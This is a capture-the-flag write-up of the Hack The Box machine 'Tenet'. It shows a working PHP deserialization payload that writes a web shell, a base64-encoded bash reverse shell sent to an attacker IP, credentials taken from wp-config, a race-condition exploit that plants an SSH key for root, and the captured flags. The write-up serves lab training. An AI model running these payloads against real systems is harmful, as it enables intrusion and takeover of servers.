



Potential Users

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Creds

Username	Password	Service
Neil	Opera2112	mysql - db(wordpress) (su) (ssh)

Nmap

Port	Service	Info
22	SSH	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Thu Jan 21 23:45:46 2021 as: nmap -sC -sV -vvv -p- -oN nmap/AllPorts 10.10.10.223
Nmap scan report for 10.10.10.223
Host is up, received syn-ack (0.075s latency).
Scanned at 2021-01-21 23:45:47 EST for 235s
```

```

Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)

| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDA4SymrtoAxxSnm6gIUPFcp1VhjoVue64X4LIvoYoLM5BQPblUj2

|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLMM1BQpjspHo9teJwTFZntx+nxj80

|   256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIMQeNqzXOE6aVR3ulHIyB8EGf1ZaUSCNuou5+cgmNXvt
80/tcp    open  http      syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Jan 21 23:49:42 2021 -- 1 IP address (1 host up) scanned in
235.58 seconds

```

Gobuster

Found

- /wordpress

```


kali@kali:~/hackthebox/Tenet$ gobuster dir -u http://10.10.10.223 -w
/usr/share/seclists/Discovery/Web-Content/raft-small-words.txt

```

```
...[snip]...  
/wordpress          (Status: 301) [Size: 316] [-->  
http://10.10.10.223/wordpress/]  
...[snip]..
```

Webpage

<http://10.10.10.223/wordpress>



tenet.htb → /etc/hosts

```
10.10.10.223    tenet.htb
```

Enumerate

Looks like may be a wordpress hence the /wordpress so lets try wpscan..... and nothing interesting from wpscan.

We're moving our data over from a flat file structure to something a bit more substantial. Please bear with us whilst we get one of our devs on the migration, which shouldn't take too long.

Thank you for your patience

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[neil](#)

[December 16, 2020 at 2:53 pm](#)

did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

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Interesting Comment with information leak.

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potential loot

- sator php and bakup

wordlist

First make a custom word list to look for those specific files.

```
kali@kali:~/hackthebox/Tenet$ cat words
sator
```

```
sator.php
php
backup
back
bak
```

Gobuster - Tenet.htb

Hmmm... nothing on tenet.htb... lets try the IP...

Gobuster - IP

```
kali@kali:~/hackthebox/Tenet$ gobuster dir -u http://10.10.10.223/ -w words -x
bak,php,backup
...[snip]...
/sator.php           (Status: 200) [Size: 63]
/sator.php           (Status: 200) [Size: 63]
/sator.php.bak       (Status: 200) [Size: 514]
...[snip]...
```

Bingo!

sator.php

← → ↻ ⚠ Not secure | 10.10.10.223/sator.php

[+] Grabbing users from text file
[] Database updated

sator.php.bak

```
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';
```

```

public function update_db()
{
    echo '[+] Grabbing users from text file <br>';
    $this-> data = 'Success';
}

public function __destruct()
{
    file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
    echo '[] Database updated <br>';
    // echo 'Gotta get this working properly...';
}
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);

$app = new DatabaseExport;
$app -> update_db();

?>

```

Looks like we can do a php deserialization attack.

[php deserialization](#)

Building Exploit and understanding php unserialization

Variables to unserialize

- arepo → get request to deserialize
 - DatabaseExport → Serialized Object
 - user_file = users.txt → file to save data to.
 - data → data. this is where we will place our code.

Format

Object:string_length_of_object:"Object_Name":number_of_paramaters:
{String_length_of_parameter_1:"name_of_parameter1";string_length_of_paramater_file_to_
save:"name_of_file";String_length_of_parameter_2:"name_of_parameter2";string_length_o
f_paramater_data:"data";}

Object

Object:string_length_of_object:"Object_Name":number_of_paramaters:
{parameters_and_values}

- O:14:"DatabaseExport":2:{"}

{Parameters}

String_length_of_parameter_1:"name_of_parameter1";string_length_of_paramater_file_to_
save:"name_of_file";

- {s:9:"user_file";s:7:"rev.php";

String_length_of_parameter_2:"name_of_parameter2";string_length_of_paramater_data:"
data";

- s:4:"data";s:33:"<?php system(\$_REQUEST['cmd']) ?>";}

Full Payload

```
O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"<?php  
system($_REQUEST['cmd']) ?>";}
```

url encoded Payload

```
O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"<?  
php%20system($_REQUEST[%27cmd%27])%20?>";}
```

Exploit

```
http://10.10.10.223/sator.php?arepo=O:14:"DatabaseExport":2:  
{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"\<?php system($_REQUEST['cmd'])  
?>";}
```

```
← → ↻ ⚠ Not secure | 10.10.10.223/sator.php?arepo=O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rev.php";s:4:"data";s:33:"<?php%20system($_REQUEST[%27cmd%27])%20?>";}
```

```
[+] Grabbing users from text file  
[] Database updated  
[] Database updated
```

```
← → ↻ ⚠ Not secure | 10.10.10.223/rev.php?cmd=ls
```

index.html rce.php rev.php sator.php sator.php.bak users.txt wordpress

Or made a quick script for easy viewing

```
curl -X POST http://10.10.10.223/rev.php --data-binary cmd=ls%20-al
```

```
kali@kali:~/hackthebox/Tenet$ curl -X POST http://10.10.10.223/rev.php --data-  
binary cmd=ls%20-al  
total 44  
drwxr-xr-x 3 www-data www-data 4096 May 15 21:08 .  
drwxr-xr-x 3 root      root    4096 Dec 16 11:26 ..  
-rw-r--r-- 1 www-data www-data 10918 Dec 16 11:19 index.html  
-rw-r--r-- 1 www-data www-data   74 May 15 19:44 rce.php  
-rw-r--r-- 1 www-data www-data   33 May 15 21:12 rev.php  
-rwxr-xr-x 1 www-data www-data  514 Dec 17 09:40 sator.php  
-rwxr-xr-x 1 www-data www-data  514 Dec 17 09:52 sator.php.bak  
-rw-r--r-- 1 www-data www-data    7 May 15 21:12 users.txt  
drwxr-xr-x 5 www-data www-data 4096 May 15 03:24 wordpress
```

rev shell

Wasn't sure if needed to remove spaces and + symbols in base64 so added an extra space in the bash -i >& part and BOOM! no + symbol.
probably didn't matter because its all in quotes anyway but good to know.

```
kali@kali:~/hackthebox/Tenet$ curl -X POST http://10.10.10.223/rev.php --data-  
binary cmd="echo -n  
"YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTUuNDVOTAwMSAwPiYx"|base64 -d|bash"
```

```
kali@kali:~/hackthebox/Tenet$ nc -lvnp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.10.10.223 29650
```



```
bash: cannot set terminal process group (1599): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tenet:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Linpeas

```
...[snip]...

[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-
sudo-and-suid-commands
Matching Defaults entries for www-data on tenet:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:

User www-data may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh

...[snip]...

[+] Searching Wordpress wp-config.php files
wp-config.php files found:\n/var/www/html/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'neil' );
define( 'DB_PASSWORD', 'Opera2112' );
define( 'DB_HOST', 'localhost' );

...[snip]...
```

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user.txt

just su and use Neil:Opera2112

```
www-data@tenet:/tmp$ su neil
Password:
neil@tenet:/tmp$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
```

User.txt

```
neil@tenet:~$ cat user.txt
c634f9d42cf81026bb311f484537c36c
```

Privesc to Root

/usr/local/bin/enableSSH.sh

```
#!/bin/bash
checkAdded() {
    sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys file!"
    else
        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}
checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
        if [[ -f $1 ]]; then /bin/rm $1; fi
        exit 1
    fi
}
```

```

addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >>$tmpName
    checkFile $tmpName
    /bin/cat $tmpName >>/root/.ssh/authorized_keys
    /bin/rm $tmpName
}
key="ssh-rsa
AAAAA3NzaG1yc2GAAAAGAQAAAAAAQG+AMU80GdqbaPP/Ls7bX0a9jNlNzNOgXiQh6ih2W0hVgGjqr2449
root@ubuntu"
addKey
checkAdded

```

Code Review

- sets key variable to ssh public key
- addkey
 - generates temporary file name
 - sets umask 110 and creates file ssh-xxxxx
 - adds key to /tmp/ssh-xxxxx
 - cats file to /root/.ssh/authorized_keys
 - removes temp file ssh-xxxxx
- checkAdded
 - sets variable sshname to the name of the sshpublic key root@ubuntu
 - checks that user was added to /root/.ssh/authorized_keys

can't write key so will have to intercept and add my own key.

create public key

```

neil@tenet:/tmp$ ssh-keygen
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in newkey.
Your public key has been saved in newkey.pub.
The key fingerprint is:
SHA256:vz/eC0lyayqVy4vNgfigzFJlhQ3xeeiZ99ANtBQotIc www-data@tenet
The key's randomart image is:

```

```

+---[RSA 2048]-----+
|  o*.  .+.  |
|  ..+=.o  |
|  .E.o o  |
|  o. = . o  |
|  o  + S..  |
|  .  . oo+  |
|  . o .o..=  |
|.o . o.++ooo.o  |
|  .+  o.=*+++..  |
+-----[SHA256]-----+

```

Setup Tmux 3 windows

window 1 - copy key to /tmp/ssh-*

```

neil@tenet:~/ssh$ while true; do echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACqZ73Jyh58Y0QtzzSU2+X0ZoHEdPKGtigtkcljYaxQdo2hKRkog,
neil@tenet" | tee /tmp/ssh-*; done

```

window 2 - run enableSSH

```

neil@tenet:/usr/local/bin$ while true; do sudo enableSSH.sh ; done

```

window 3 - ssh into box as root

```

neil@tenet:~/ssh$ while true; do ssh -i id_rsa root@localhost; done

```

```

Successfully added root@ubuntu to authorized_keys file!
Successfully added root@ubuntu to authorized_keys file!
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Successfully added root@ubuntu to authorized_keys file!
^C
neil@tenet:/usr/local/bin$

root@localhost: Permission denied (publickey,password).
root@localhost: Permission denied (publickey,password).
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May 16 03:45:47 UTC 2021

System load:  1.14      Processes:           195
Usage of /:   16.8% of 22.51GB   Users logged in:    1
Memory usage: 31%       IP address for ens160: 10.10.10.223
Swap usage:   0%

63 packages can be updated.
81 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun May 16 01:47:23 2021 from 10.10.14.224
root@tenet:~#
[tenet-1] 0:ssh*

```

```

root@tenet:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenet:~# whoami
root
root@tenet:~# ls
root.txt
root@tenet:~# cat root.txt
030cd69fd166145a36767a31e21372dc

```